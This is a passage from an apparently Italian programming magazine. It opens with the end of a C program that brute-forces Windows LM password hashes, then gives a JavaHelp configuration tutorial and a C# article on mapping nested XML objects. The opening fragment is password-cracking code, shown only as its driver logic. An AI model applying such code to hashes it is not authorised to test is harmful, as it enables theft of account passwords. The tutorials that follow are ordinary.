                          0x98,0xf5,0x75}; //"zzabc"
  BYTE lmhash2[8]={0xAA,0xD3,0xB4,0x35,
                          0xB5,0x14,0x04,0xEE}; //null
*/
  //test#3 - PASSWORD="zzzabczzz" (password > 7 car.)
  BYTE lmhash1[8]={0x18,0x87,0x99,0x5c,0x6e,
                          0xc7,0xcb,0x97}; //"zzzabcd"
  BYTE lmhash2[8]={0xcf,0x78,0xd4,0x60,0x7d,
                          0x48,0x81,0x3a}; //"zzz"

  if(isNull(lmhash1) && isNull(lmhash2))
    printf("\n;PASSWORD NULLA\n\n");

  else if(isNull(lmhash2)) { //password <=7
    printf("\n;PASSWORD <=7 CARATTERI\n\n");
    BYTE pwd[7];
    r=bruteLM1(lmhash1,pwd);
    if(!r) r=bruteLM2(lmhash1,pwd);
    if(!r) r=bruteLM3(lmhash1,pwd);
    if(!r) r=bruteLM4(lmhash1,pwd);
    if(!r) r=bruteLM5(lmhash1,pwd);
    if(!r) r=bruteLM6(lmhash1,pwd);
    if(!r) r=bruteLM7(lmhash1,pwd);
    printf("\n;--------------------------------------\n");
    printf("PASSWORD=");
    for(i=0;i<7;i++)
      printf("%c",pwd[i]);
    }
     else { //password>7
    printf("\n;PASSWORD > 7 CARATTERI\n\n");
    BYTE pwd_sx[7];
    BYTE pwd_dx[7];
    bruteLM7(lmhash1,pwd_sx);

      r=bruteLM1(lmhash2,pwd_dx);
      if(!r) r=bruteLM2(lmhash2,pwd_dx);
    if(!r) r=bruteLM3(lmhash2,pwd_dx);
    if(!r) r=bruteLM4(lmhash2,pwd_dx);
    if(!r) r=bruteLM5(lmhash2,pwd_dx);
    if(!r) r=bruteLM6(lmhash2,pwd_dx);
    if(!r) r=bruteLM7(lmhash2,pwd_dx);
    printf("\n;-------------------------------------\n");
    printf("PASSWORD=");
    for(i=0;i<6;i++)
      printf("%c",pwd_sx[i]);
    for(i=0;i<7;i++)
      printf("%c",pwd_dx[i]);
    }

}
```

Ing. Elia Florio

Integrare un motore di help in applicazioni Java

Creare l'help online in Java

Le difficoltà e la noia che costa fornire l'help alle applicazioni sono spesso sufficienti a frenare le nostre buone intenzioni. In questo articolo cerchiamo di spiegare la parte piacevole della faccenda.

Il successo di un software dipende anche dalla qualità e dalla disponibilità di guide on-line. Quale strumento utilizzare per realizzare in modo veloce e flessibile un help? Una soluzione economica, veloce, personalizzabile ed estensibile è *Java Help Tecnology.* Il sistema *JavaHelp* è costituito da una serie di API Java, sviluppate dalla SUN, che forniscono un sistema efficiente per incorporare l'help in linea all'interno d'applicazioni di vario genere tra cui:

- **Applicazioni standalone**
- **Componenti JavaBeans**
- **Applet**
- **Applicazioni Java Server-based**
- **Desktop**

Anticipiamo subito che, per creare un semplice help, sarà sufficiente scrivere delle pagine HTML per i vari argomenti di help e alcuni file di configurazione in XML. In questo articolo esploreremo i vari scenari di utilizzo e le potenzialità offerte da JavaHelp.

INSTALLAZIONE

JavaHelp è un package opzionale del J2SE SDK e quindi, come prima operazione, dobbiamo installare una Java 2 Platform, Standard Edition SDK (J2SE), versione 1.2.2 o successiva. Possiamo trovare tutto il necessario sul sito della SUN: *http://java.sun.com/products/javahelp* da cui occorrerà scaricare le API: *javahelp-2_0.zip* e, volendo, anche la guida *javahelp-2_0-guide.pdf*. Dopo aver scompattato le API occorrerà impostare nel CLASSPATH il file JAR contenente le API:

```
set classpath = %classpath%;
            javahelp_installation_dir\javahelp\lib\jhall.jar
```

<javahelp_installation_dir> è la directory di installazione di JavaHelp e *jhall.jar* è il file principale contenente tutte le librerie. Da questo momento in poi potrete utilizzare JavaHelp nei vostri programmi. Nel file scaricato sono disponibili anche una serie di esempi molto interessanti, oltre alla consueta documentazione SUN.

CONCETTI PRINCIPALI

Per realizzare un help occorre creare i file contenenti meta-dati (utilizzati per presentare le informazioni), e i file di help degli argomenti (*topic files*). L'insieme di tali file costituisce l'*HelpSet*. I passi da seguire per creare un *HelpSet* sono:

- **Creare i file HTML dei vari argomenti.**
- **Creare un helpset file *(.hs)*.**
- **Creare un map file *(.jhm)*.**
- **Creare un file dei contenuti TOC.**
- **Creare un database per le ricerche.**
- **Comprimere ed incapsulare i file di help in un file JAR per gli utenti finali.**

Analizziamo ora come sono strutturati i file.

HelpSet file

L'*HelpSet file* è un file XML che definisce come è composto un *HelpSet*. Tale file dovrà avere come estensione *"hs"*. Il tag *<title>* definisce il titolo della finestra principale. Esso è organizzato nelle seguenti sezioni all'interno del tag principale *<helpset>*:

- **Maps** *<maps>*

Consente di indicare il *map file* contenente l'associazione (o mapping) tra l'ID di un argomento (*topic ID*) e l'URL relativo. Un *topic ID* è una stringa che identifica univocamente un argomento dell'help. Ad

Per utilizzare JavaHelp 2.0 occorre installare la Java 2 Platform, Standard Edition SDK (J2SE SDK) dalla versione 1.2.2 in poi.

ogni argomento deve essere associato un file HTML che sarà visualizzato nel pannello dei contenuti. I tag principali sono:

- ✓ **<homeId>:** ID dell'argomento di default mostrato all'apertura della finestra di help.
- ✓ **<mapref>:** specifica il file di map o il suo URL

- **Navigational views** *<view>*

È la sezione più grande dell'HelpSet file e definisce i pannelli di navigazione (*help views*) che saranno presenti nella guida. I tag principali sono:

- ✓ **<name>**: Nome del pannello (o view).
- ✓ **<label>**: Tooltip per il view.
- ✓ **<type>**: Tipo di view.
- ✓ **<data>**: Specifica il file dei dati o il suo URL.
- ✓ **<image>**: Immagine del pannello contenente il view.

Le viste predefinite sono *TOC, Index, Glossary, Search* e *Favorites.*

- **SubHelpSet** *<subHelpSet>*

Utilizzato per includere staticamente un altro HelpSet.

- **Presentation** *<presentation>*

Definisce le finestre utilizzate nell'helpset per presentare le informazioni. I tag principali sono:

- ✓ **<name>**: Nome della finestra.
- ✓ **<size>**: Dimensione della finestra tramite gli attributi *width* e *height*.
- ✓ **<location>**: Posizione della finestra tramite gli attributi: *x* per la coordinata orizzontale e *y* per quella verticale.
- ✓ **<title>**: Titolo della finestra.
- ✓ **<toolbar>**: Indica che la finestra ha una toolbar.

  Occorre definire i pulsanti presenti nella toolbar nel seguente modo:

```
<helpaction> javax.help.HelpAction </helpaction>
```

  dove *HelpAction* può essere una delle seguenti classi di default:

  - *BackAction*
  - *ForwardAction*
  - *PrintAction*
  - *ReloadAction*
  - *FavoritesAction*
  - *HomeAction*
  - *PrintSetupAction*
  - *SeparatorAction*

- **Implementation** *<impl>*

Definisce la classe *HelpBroker* e il visualizzatore dei contenuti da utilizzare per i vari tipi MIME. I tag sono:

- ✓ **<helpsetregistry>**: registra la classe *HelpBroker* di default tramite l'attributo *helpbrokerclass.*
- ✓ **<viewregistry>**: Registra un classe per visualizzare il contenuto di un tipo MIME. Si utilizzano gli attributi *viewertype* e *viewerclass* così come mostrato nell'esempio.

Oltre alla main window abbiamo la possibilità di utilizzare altri tipi di finestre: secondaria e di popup. Questi tre tipi di finestre costituiscono l'insieme degli Help viewers.

Map file

Tale file è utilizzato per associare ad ogni argomento (*topic*) un ID e un URL, che può essere locale o remoto, dove reperire il relativo documento HTML. L'ID è una stringa è deve essere unico all'interno della mappa dell'*HelpSet*. Il map file è anch'esso in formato XML, ma per convenzione avrà estensione "*.jhm*".
I tag principali sono:

- **<map>**: Top level tag
- **<map ID>**: È una singola map entry con i seguenti attributi:
  - ✓ **target**: Specifica il nome dell'argomento.
  - ✓ **url:** Indica l'URL del documento HTML ad esso associato. Possono essere utilizzati diversi protocolli: *File, Http, Ftp,* e *Jar.*

TOC file

È un file XML che definisce le voci che saranno incluse nel pannello di navigazione di tipo TOC (*Table Of Contents*). I tag principali sono:

- **<toc>**: Top level tag
- **<tocitem>**: definisce un singola TOC entry con i seguenti attributi:
  - ✓ **target**: specifica il topic ID associato a tale TOC item
  - ✓ **text**: indica il testo da visualizzare nel TOC view

Index e glossary file

L'*index* è un file XML che definisce gli ID che fanno parte dell'indice. Tale vista è simile alla TOC, ma è organizzata in ordine alfabetico.
I tag principali sono:

- **<index>**: Top level tag
- **<indexitem>**: definisce un index entry con i seguenti attributi:
  - ✓ **target**: specifica il topic ID associato a tale index item
  - ✓ **text**: indica il testo da visualizzare nel index view

Il *glossary* file definisce un glossario, cioè una breve descrizione dei termini utilizzati. Esso ha la stessa struttura dell'index file.

File dei contenuti

Sono i file HTML che contengono le informazioni di help. JavaHelp è compatibile con la versione 3.2 dell'HTML quindi, al momento, non sarà possibile visualizzare correttamente pagine html che utilizzano tag di versioni successive. Inoltre tutti i link tra un argomento e un altro in un helpset devono essere relativi, in modo da essere indipendenti dalla directory d'installazione:

```
<A href="../subtopicB/topic.html">new Topic </A>
```

È anche consigliabile utilizzare come separatore il carattere /. Nei sistemi Windows funziona correttamente anche il separatore \, ma installando il tutto su un sistema operativo diverso i riferimenti non funzionerebbero più.

Pannello dei preferiti

Il pannello dei preferiti (o *favorites*) è un pannello di navigazione che conterrà gli argomenti dell'help che l'utente intende salvare per un rapido accesso. Per attivare tale pannello occorre impostare la vista apposita nell'helpset file nel seguente modo:

```
<view>
   <name> Favorites</name>
   <label>Favorites</label>
<type>javax.help.FavoritesView</type>
</view>
```

e successivamente impostare il pulsante nella toolbar della finestra nel seguente modo:

```
<presentation default="true">
  .....
     <toolbar>
  …
<helpaction>javax.help.FavoritesAction</helpaction>
  </toolbar>
</presentation>
```

Dopo aver visualizzato la finestra di help occorrerà premere il pulsante dei preferiti quando ci troviamo su un topic che si vuole aggiungere all'elenco. Il sistema creerà in automatico, e in modo del tutto trasparente all'utente, un file chiamato *Favorites.xml* nella directory d'installazione di JavaHelp in cui saranno memorizzati tutti i dati relativi agli argomenti preferiti. Al riavvio successivo dell'help tutte le voci presenti in tale file saranno inclusi nel pannello dei preferiti.

RICERCHE ALL'INTERNO DELL'HELP

Gli strumenti base messi a disposizione da JavaHelp comprendono anche un package (*javax.help.search*) per la creazione di un database dei contenuti e la ricerca di tipo *full-text*. Il motore di ricerca (*search engine*) utilizzato in JavaHelp si avvale di un metodo di ricerca basato sul linguaggio naturale che non ritrova soltanto documenti ma identifica passaggi specifici, all'interno di questi documenti, che approssimano meglio la query di ricerca. Il sistema utilizza un *index engine* che analizza i documenti e produce un indice del loro contenuto e un *search engine* che utilizza tale indice per effettuare le ricerche. Dopo aver creato i file HTML di contenuto possiamo creare il database di ricerca con il seguente comando:

```
jhindexer  <file of contents directory>
```

dove *<file of contents directory>* è la directory al cui interno sono presenti i file di contenuto. Sarà effettuato il parsing dei file html e creato il database con tutti i termini in essi contenuti. Questo comando genererà diversi file che saranno salvati nella directory di default *JavaHelpIndex*. Per visualizzare e utilizzare il pannello di ricerca è sufficiente indicarlo nell'HelpSet file nel seguente modo:

```
<view>
   <name>Search</name>
   <label>Text Utility Word Search</label>
   <type>javax.help.SearchView</type>
   <data>JavaHelpSearch</data>
</view>
```

dove *<data>* indica la directory o l'URL che contiene il DB di ricerca. È possibile utilizzare delle direttive per la creazione del database, come ad esempio indicare quali file includere nel database o un file contenenti le *stopword*, cioè tutte le parole che dovranno essere escluse dal database (Es. a, e, di, il, tra, quando, ecc…). Il search engine utilizza una tecnica chiamata *relaxation ranking* per identificare il punteggio di un testo specifico che risponde alle richieste dell'utente. Inoltre sono utilizzate anche tecniche di *morphing* per trovare termini con radici comuni. Ad esempio, se ricerco la parola *built* il risultato conterrà anche documenti in cui sono presenti le parole builder, building, builds, ecc. I risultati sono presentati come mostrato nella Fig. 1. Il cerchietto nella prima colonna indica il *ranking*, ossia il numero di match con la query di ricerca per quell'argomento. Più il cerchietto è pieno e maggiore è il suo ranking; esistono cinque possibili ranking per ogni risultato. Il numero presente nella seconda colonna indica il numero di volte che la query ha matchato con l'argomento presentato. Il testo indica il nome dell'argomento (o topic) specificato nel tag *<title>*.

Per evitare confusione assicurarsi che il tag *<title>* corrisponda al titolo utilizzato nella tabella dei contenuti (TOC).

UTILIZZAZIONE DELLA RICERCA

Dopo aver costruito tutti i file e creato il database per le ricerche potremo visualizzare l'help utilizzando il comando:

Le ricerche di tipo full-text effettuano le ricerche in base a una o più parole contenute nella query di ricerca.





Fig. 1: Risultato della ricerca.





Fig. 2: hsviewer.jar per l'utilizzo dell'help secondo lo scenario del chiosco informativo.

```
java –jar JavaHelp_home/demos/bin/hsviewer.jar
```

sarà mostrata una finestra (Fig. 2) in cui occorrerà specificare il nome del file di helpset *(.hs)* da aprire. In alternativa, è possibile indicare tale file attraverso un parametro nel seguente modo:

```
java –jar JavaHelp_home/demos/bin/hsviewer.jar
                              –helpset "helsets_file.hs"
```

Questo metodo di visualizzazione di un help è soltanto uno dei tanti scenari di utilizzazione possibili, definito *chiosco informativo*. Esso è indipendente dall'applicazione ed è utilizzato per una prima fase di verifica o per fornire documentazione (es. l'help di un sistema operativo).

Applicazioni standalone

È lo scenario più semplice: un'applicazione Java, eseguita localmente, accede ai dati di help installati sulla stessa macchina. L'applicazione richiede la creazione di un'istanza di JavaHelp, carica i dati e poi interagisce con questa istanza. L'help on-line può essere invocato selezionando una voce di un menù di help o cliccando su un pulsante di Help presenta in una finestra.





Fig. 3: Scenario di utilizzazione Application e Network.

Network Application

Tale scenario (Fig. 3) è del tutto simile a quello precedente, l'unica differenza consiste nella locazione dei dati di help. In tale scenario i dati sono caricati dalla rete in modo trasparente all'applicazione.





Fig. 4: Utilizzazione Embedded.

Embedded help

In tale scenario (Fig. 4) entrambi i pannelli, di navigazione e di contenuto, sono inclusi direttamente nelle finestre dell'applicazione.

Component help

Molte applicazioni recenti sono composte da una collezione di componenti che interagiscono tra di loro, es. JavaBeans, ognuno dei quali con i propri dati di help. Potremmo avere due JavaBean e desideriamo unire le informazioni di help di entrambi in una stessa tabella dei contenuti. La Fig. 5 illustra lo scenario descritto.





Fig. 5: Utilizzazione Component.

Applet

Esistono tre metodi differenti per utilizzare JavaHelp all'interno delle applet (Fig. 6). Nel primo si presuppone che il browser contenga già un'implementazione del sistema JavaHelp e una versione di JRE. In tal caso occorrerà scaricare l'applet dal server ed eseguirla. Nel momento in cui l'utente richiede l'help sarà l'applet ad inoltrare tale richiesta al sistema JavaHelp presente sul server. Quest'ultimo provvederà a fornire i dati che saranno poi visualizzati dall'applet. Nel secondo metodo le API JavaHelp non sono presenti nel browser ma sono scaricate con l'applet. Tutto il resto è identico allo scenario precedente. L'ultimo metodo possibile è quello in cui il browser non possiede né le classi del sistema JavaHelp ne una versione del JRE. In tal caso insieme all'applet è scaricato il Java Plug-in, che consente all'utente di scaricare e installare l'appropriato JRE, e le API JavaHelp.

Fig. 6: Java Help e Applet.

Server-based

Combinando le API JavaHelp con nuovi librerie di tag JSP per JavaHelp è possibile fornire un help anche per le applicazioni server-based tramite pagine HTML e un browser (Fig. 7). Un browser effettua una richiesta JSP (Es. l'help di una voce presente nell'helpset), il server Java trasforma tale richiesta in una servlet la quale accede all'informazione richiesta tramite l'helpset, utilizzando le classi della libre-

SUL WEB

È possibile iscriversi a due mailing list, *javahelp-info* e *javahelp-interest*. È sufficiente inviare un'email all'indirizzo di posta listserv@javasoft.com **con soltanto una riga nel corpo del messaggio: *subscribe javahelp-info* o *subscribe javahelp-interest*.**

SUN - JAVAHELP - Web: http://java.sun.com/products/javahelp/





Fig. 7: ***Utilizzazione Server-based.***

ria JavaHelp denominata *jh.jar* e le libreria di tag per JavaHelp denominata *jhtags.jar*, e restituisce una pagina HTML.

Alcuni degli scenari descritti saranno illustrati in modo più approfondito nei prossimi articoli. Così come esistono diversi scenari di utilizzazione di JavaHelp esistono anche diversi *scenari di ricerca*, cioè i diversi modi in cui possiamo utilizzare il meccanismo di ricerca. Ne possiamo individuare tre:

- **Standalone**: tutti i componenti sono locali all'applicazione.
- **Client-side**: è simile allo scenario precedente eccetto per il fatto che le componenti sono scaricate dal server (Fig. 8). Tale scenario è utilizzato nelle applet dove i dati dell'help e l'applet risiedono sul server. Quando si effettua una ricerca per la prima volta il database di ricerca è scaricato dal server, immagazzinato nella me-





Fig. 8: ***Scenario di ricerca standalone e client-side.***

moria del browser o in file temporanei ed infine si effettua la ricerca. I file di help delle singole voci sono scaricate solo quando devono essere visualizzati.
- **Server-side**: in tale scenario (Fig. 9) il database di ricerca, i file di help e il motore di ricerca sono





Fig. 9: ***Scenario di ricerca server-side.***

tutti localizzati sul server e soltanto i risultati della ricerca sono scaricati sul server. Sì evita così di scaricare il database di ricerca ed è molto utilizzato con servlet Java.

INCAPSULAMENTO DI UN HELPSET

Utilizzando il protocollo *jar*: è possibile impacchettare tutti i file di help in un file JAR da inoltrare agli utenti. Sono realizzabili diversi tipi d'impacchettamento: ad esempio i file di helpset e di map possono essere incluse nel file JAR o esclusi da quest'ultimo. Le modalità di incapsulamento influiranno sulle modalità di distribuzione delle informazioni di help e sul loro aggiornamento. Normalmente si includono nel file JAR i file dei metadati e i file html degli argomenti escludendo l'helpset file (Fig. 10). Ciò perché esso contiene tutte le informazioni del sistema di help ed è l'unico file riferito esplicitamente dall'applicazione. In tal modo l'helpset file potrà essere aggiornato senza modificare il file JAR. Es.

```
<maps>
 <mapref location="jar:file:/c:myHelp.jar!/MyMap.jhm"/>
</maps>
```

Notiamo che occorrerà riferirsi al map file utilizzando il protocollo jar:. Per creare il file JAR occorre posizionarsi nella directory dove sono presenti tutti i file e lanciare il seguente comando:

```
jar -cvf  myHelp.jar *
```

Purtroppo al momento il protocollo *jar*: presenta un bug (che speriamo sia risolto al più presto), ovvero non consente il riferimento relativo nei file JAR, ma occorre utilizzare un indirizzamento assoluto. Ad esempio:

```
jar:file://c:/myHelp/myHelp.jar!map.jhm
```

Per tale motivo occorre includere sempre l'helpset file nel file JAR.

CONCLUSIONI

Ciò che mi premeva è illustrare tutti i possibili utilizzi di JavaHelp e la composizione dei file di configurazione. Vorrei sottolineare come al momento non abbiamo scritto una linea di codice Java per creare il nostro help. Nel prossimo articolo vedremo come collegare, con poche linee di codice Java, l'help in un'applicazione e come implementare alcuni degli scenari illustrati.

Giovanni Dodaro





Fig. 10: ***Modalità d'incapsulamento dei file di progetto in un file Jar.***

JAR

Il protocollo *jar:* consente di riferirsi esplicitamente a un file o a una directory all'interno di un file JAR secondo la seguente sintassi:


jar:<url>!/{entry}

Il separatore è "!/". Per indicare un file all'interno di un file JAR:
jar:http://www.foo.com/bar/baz.jar!/COM/foo/Quux.class

Manipolazione XML in C#

Importare oggetti complessi

Nei mesi precedenti abbiamo creato un componente C# in grado di mappare codice XML in oggetti semplici. In quest'articolo vedremo come estendere il componente per oggetti complessi.

CD WEB
XML_CS.zip
cdrom.ioprogrammo.it

Definiamo "oggetto complesso" un oggetto che, oltre a contenere campi appartenenti a tipi base, contiene anche oggetti annidati. In questo articolo vedremo come implementare le intefacce *Handle* e *MappingFramework*, viste il mese scorso, in modo che il nostro componente possa funzionare anche con oggetti complessi.

MAPPARE OGGETTI COMPLESSI

La prima cosa da fare è definire il modo col quale descrivere - all'interno del documento XML - un oggetto annidato. Modificheremo, a tale proposito, la struttura usata per gli oggetti semplici, aggiungendo un nuovo tag: *<classfield>*, che indicherà che un campo non è un tipo base, bensì un'altra classe.
Un esempio di XML potrebbe essere il seguente:

```
<class name="Nazione">
  <field name="name" value="Italia" type="string"/>
  <classfield name="continente">
    <class name="Continente">
      <field name="nome" value="Europa" type="string"/>
      <field name="popolazione"
         value="320000000" type="integer"/>
    </class>
  </classfield>
</class>
```

La classe *Nazione* ha due campi: *nome* e *continente*. Il primo è una stringa, quindi un tipo base. Il secondo è invece definito come *<classfield>*, quindi rappresenta un'altra classe, in questo caso *Continente*, che è annidata all'interno di *Nazione*. Realizzare lo schema XML che supporta oggetti complessi significa effettuare qualche piccola modifica a quello visto per gli oggetti semplici. In particolare sarà necessario aggiungere la definizione di *<classfield>*, come segue:

```
<!— ClassField —>
<xs:complexType name="ClassField">
  <xs:sequence>
    <xs:element name="class" type="Class"
     maxOccurs="unbounded" />
  </xs:sequence>
  <xs:attribute name="name" type="xs:string" />
</xs:complexType>
```

Inoltre, bisogna anche modificare la definizione di *Class* in modo che possa supportare sia l'elemento sia *<field>* sia l'elemento *<classfield>:*

```
<!— Class —>
<xs:complexType name="Class">
  <xs:sequence>
    <xs:element name="field" type="Field"
      minOccurs="0" maxOccurs="unbounded" />
    <xs:element name="classfield" type="ClassField"
      minOccurs="0" maxOccurs="unbounded" />
  </xs:sequence>
  <xs:attribute name="name" type="xs:string" />
</xs:complexType>
```

Lo schema completo è presente nel materiale allegato alla rivista, all'interno del CD che accompagna la rivista. Il nome del file è *mapping2.xsd*.
Per implementare velocemente il *MappingFramework* per oggetti complessi, possiamo usare quello per gli oggetti semplici come punto di partenza, cercando di capire cosa sia necessario modificare. La differenza sostanziale è rappresentata dal concetto di oggetto corrente (il dato membro *currentObj*).
Con gli oggetti complessi, non è sufficiente una singola variabile per memorizzare l'oggetto correntemente in fase di processamento, poiché l'oggetto

LISTATI
Sul CD allegato alla rivista sono presenti sia i listati relativi a questo articolo, sia il codice delle classi implementate nei numeri precedenti e qui utilizzate.

corrente cambia ogni qualvolta un oggetto annidato compare nel decumento. Nel momento in cui un oggetto viene creato, l'oggetto corrente diventa nuovamente l'eventuale oggetto padre. Questo ci suggerisce che è necessario usare uno stack per memorizzare gli oggetti. L'oggetto corrente sarà quindi quello presente al top dello stack. Sebbene all'interno del framework .NET sia presente una classe *Stack*, non la useremo in questo contesto poiché effettivamente abbiamo bisogno di una versione speciale. La classe *Stack* che definiremo avrà i metodi illustrati in **Tabella 1.** La classe *MappingFramework2* estenderà *EmptyMappingFramework*. Le prime righe di codice saranno le seguenti:

```
public class MappingFrameworkImpl2 :
  EmptyMappingFramework {

  // Stack per gli oggetti
  private Stack stackObject = new Stack();

  // TypeConverter
  private TypeConverter converter
    = new TypeConverterImpl();
```

Il membro privato *stackObject* è lo stack dove gli oggetti correnti saranno memorizzati.
Implementiamo i metodi dell'interfaccia *MappingFramework*. Il metodo *startClass* adesso opererà sull'oggetto che sarà messo al top dello stack, il quale può essere un oggetto *root* (che non è annidato) oppure un oggetto annidato.

```
public override void startClass(string className,
  string id) {

  Type typeClass = Type.GetType(className);
  if (typeClass==null)
    throw new System.Xml.XmlException
      ("Class not found: " + className,null);

  object obj = Activator.CreateInstance(typeClass);
  stackObject.push(obj);

}
```

Come si può notare, dopo che l'oggetto viene creato, il metodo lo inserisce nello stack. Da questo momento esso rappresenta l'oggetto corrente.
Il metodo *startField* è sostanzialmente identico a quello implementato per gli oggetti semplici.
L'unica differenza è rappresentata dal fatto che opera sull'oggetto al top dello stack piuttosto che sulla variabile *currentObject*.

```
public override void startField(string name, string val,
                                        string type) {
  // Si opererà sull'oggetto al top dello stack
  object obj = stackObject.top(0);
  // ... stessa implementazione vista
  // per gli oggetti semplici ...
}
```


Il metodo *endClass* è il seguente:

```
public override object endClass(){

  object top = stackObject.pop();
  if (stackObject.empty())
    return top;

  return null;
}
```

public void push(object obj)	Inserisce un oggetto nello stack
public object pop()	Preleva l'oggetto al top dello stack
public object top(int n)	Restituisce l'oggetto distante *-n* oggetti dal top **top(0)** *// Restituisce il top* **top(-1)** *// Restituisce l'oggetto appena prima del top*
public bool empty()	Restituisce *true* se lo stack è vuoto

Tabella 1: Metodi della classe Stack.

Esso estrae l'oggetto corrente dal top dello stack e lo restituisce solo nel caso che lo stack sia vuoto, in altre parole, quando tutti gli oggetti annidati sono già stati processati. In definitiva, questo significa che il metodo *endClass* restituirà un valore diverso da *null* solo quando l'ultimo oggetto processato è un oggetto *root*.
Al fine di mappare oggetti complessi, abbiamo bisogno di implementare anche il metodo *startClassField* dell'interfaccia *MappingFramework*. L'*Handler*, ogni volta che il parser legge un elemento *<classField>*, invocherà il metodo *startClassField*. Il compito di questo metodo è quello di collegare l'oggetto annidato con il campo appropriato dell'oggetto padre. Il metodo ha due parametri: *name* e *id*. La stringa *name* rappresenta il nome del campo, la stringa *id* invece non è usata in questo contesto. Quando il metodo viene invocato, al top dello stack ci sarà l'oggetto (variabile *child*) che dovrà essere assegnato al campo di nome *name*. L'oggetto immediatamente precedente a quello che sta al top dello stack (variabile *parent*), è quello che contiene il campo di nome *name*. Quello che il metodo fa è assegnare al valore del campo rappresentato da *name*, sull'oggetto *parent*, un riferimento all'oggetto *child*. Segue l'implementazione (che vi giuro è molto più chiara della spiegazione):

```
public override void startClassField(string name,
  string id) {

  // Il figlio è l'oggetto corrente...
  object child = stackObject.top(0);
```

```
// ... e il padre quello precedente
object parent = stackObject.top(-1);

Type typeClass = parent.GetType();
FieldInfo fieldInfo = typeClass.GetField(name);
if (fieldInfo == null)
  throw new System.Xml.XmlException
    ("Field not found: " + parent.GetType() +
     "." + name,null);

// Connette il figlio col padre
try {
  fieldInfo.SetValue(parent,child);
}
catch(Exception) {
  throw new System.Xml.XmlException
    ("Error setting field: " + parent.GetType() +
     "." + name,null);
}
}
```

Implementare il *MappingFramework* non è sufficiente, bisogna effettuare anche qualche modifica all'implementazione dell'Handler. Sempre sul CD, è possibile trovare l'implementazione della classe *ComplexObjectHandler* che implementa l'interfaccia *Handler*. Il modo di operare è molto simile a quello visto per *SimpleObjectHandler*, l'unica differenza è rappresentata dalla presenza di un'istruzione *if* addizionale all'interno della classe *processElement*. Essa controllerà se l'elemento letto è *<classField>* ed in tal caso sarà invocato il metodo *startClassField*. Questo è il relativo frammento di codice:

```
public void processElement(XmlValidatingReader xtReader) {

 if (xtReader.NodeType==XmlNodeType.Element){

 // Elemento <class>
 if (xtReader.Name.CompareTo("class")==0) {
 // ...

 // Elemento <field>
 if (xtReader.Name.CompareTo("field")==0) {
 // ...

 // Elemento <classfield>
 if (xtReader.Name.CompareTo("classfield")==0) {
   // Trova l'attributo name
   while(xtReader.NodeType!=XmlNodeType.Element)
     xtReader.Read();
     xtReader.MoveToAttribute("name");
     string fieldName = xtReader.Value;

   // Trova l'attributo name (classe annidata)
    while(xtReader.NodeType!=XmlNodeType.Element)
     xtReader.Read();
     xtReader.MoveToAttribute("name");
     string className = xtReader.Value;

   // Invoca mapping framework
   // (creazione della classe annidata)
   framework.startClass(className,null);
   // Invoca mapping framework
   // (connette la classe annidata)
   framework.startClassField(fieldName,null);
 }
// ...
}
```

